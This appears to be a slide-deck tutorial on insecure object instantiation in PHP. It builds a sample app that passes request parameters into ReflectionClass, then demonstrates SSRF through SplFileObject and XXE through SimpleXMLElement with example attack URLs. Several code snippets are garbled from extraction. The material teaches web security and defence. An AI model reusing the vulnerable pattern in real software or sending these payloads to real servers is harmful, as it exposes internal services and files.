

## **Unsecure Object Instantiation**

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### What is object instantiation?

Instantiating an object means to create an instance of a class

```
<?php
class WalterWhite {
   function say_my_name(){
      echo "Walter White";
$ww = new WalterWhite;
$ww->say_my_name();
```

#### Constructor

Constructor's code will be executed when you create a new instance


```
<?php

class Batman {
   function __construct(){
     echo "You called me!";
   }
}

$b = new Batman;</pre>
```


## Let's make a small application

We will make an application to give tasks to our robots










#### We will use object instantiation

Every task should have a class and a constructor, so we need object instantiation



## Charging class code

```
<?php
class charging{
   private $bot = null;
   function __construct($bot){
        $this->bot = $bot ?? null;
        $this->doCharging();
   function doCharging(){
        echo($this->bot . " is charging now");
```

#### How can we give tasks?

```
if( !empty($ GET['task']) && !empty($ GET['args']) ) {
    try {
        $task = new ReflectionClass( $_GET['task'] );
        $task->newInstanceArgs( $_GET['args'] );
   } catch (Exception $error) {
        @include(__dir__ . "/views/error.html");
} else {
   @include(__dir__ . "/views/docs.html");
```

#### Instantiation


```
if( !empty($_GET['task']) && !empty($_GET['args']) ) {
    try {
        $task = new ReflectionClass( $_GET['task'] );
        $task->newInstanceArgs( $_GET['args'] );
   } catch (Exception $error) {
        @include(__dir__ . "/views/error.html");
} else {
    @include(__dir__ . "/views/docs.html");
```

### The problem

```
if( !empty($_GET['task']) && !empty($_GET['args']) ) {
    try {
        $task = new ReflectionClass( $_GET['task'] );
        $task->newInstanceArgs( $_GET['args'] );
    } catch (Exception $error) {
                                                     Unsafe inputs
        @include(__dir__ . "/views/error.html");
} else {
    @include(__dir__ . "/views/docs.html");
```

#### Steps to abuse

Attackers can pass built-in classes or predefined classes can help them to abuse the web application and do malicious activities such as reading sensitive files



#### Find built-in classes

```
print_r(get_declared_classes());
Result:
    [0] => stdClass
    [1] => Exception
    [2] => ErrorException
    [3] => Error
    [4] => CompileError
```

#### Dangerous built-in class example

SimpleXMLElement class, can help us to achieve XXE vulnerability


```
public SimpleXMLElement::__construct(
    string $data,
    int $options = 0,
    bool $dataIsURL = false,
    string $namespaceOrPrefix = "",
    bool $isPrefix = false
)
```

## Dangerous built-in class example

SplFileObject class, can help us to achieve SSRF vulnerability


```
public SplFileObject::__construct(
    string $filename,
    string $mode = "r",
    bool $useIncludePath = false,
    ?resource $context = null
)
```

# **DEMO** Our small application





hitman is cleaning sleeproom



## **DEMO** SSRF using SplFileObject class

```
| localhost/challenges/Give tasks/ x +

    localhost/challenges/Give%20tasks/?task=SplFileObject&largs[0]=http://127.0.0.1:1337

      Command Prompt - py -m http.server 1337
     C:\Users\ZORD>py -m http.server 1337
     Serving HTTP on :: port 1337 (http://[::]:1337/) ...
     ::ffff:127.0.0.1 - - [23/Mar/2022 21:27:35] "GET / HTTP/1.1" 200 -
```

/?task=SplFileObject&args[0]=http://127.0.0.1:1337

# **DEMO** XXE using SimpleXMLElement class



/?task=SimpleXMLElement&args[0]=http://127.1/xxe.xml&args[1]=2&args[2]=true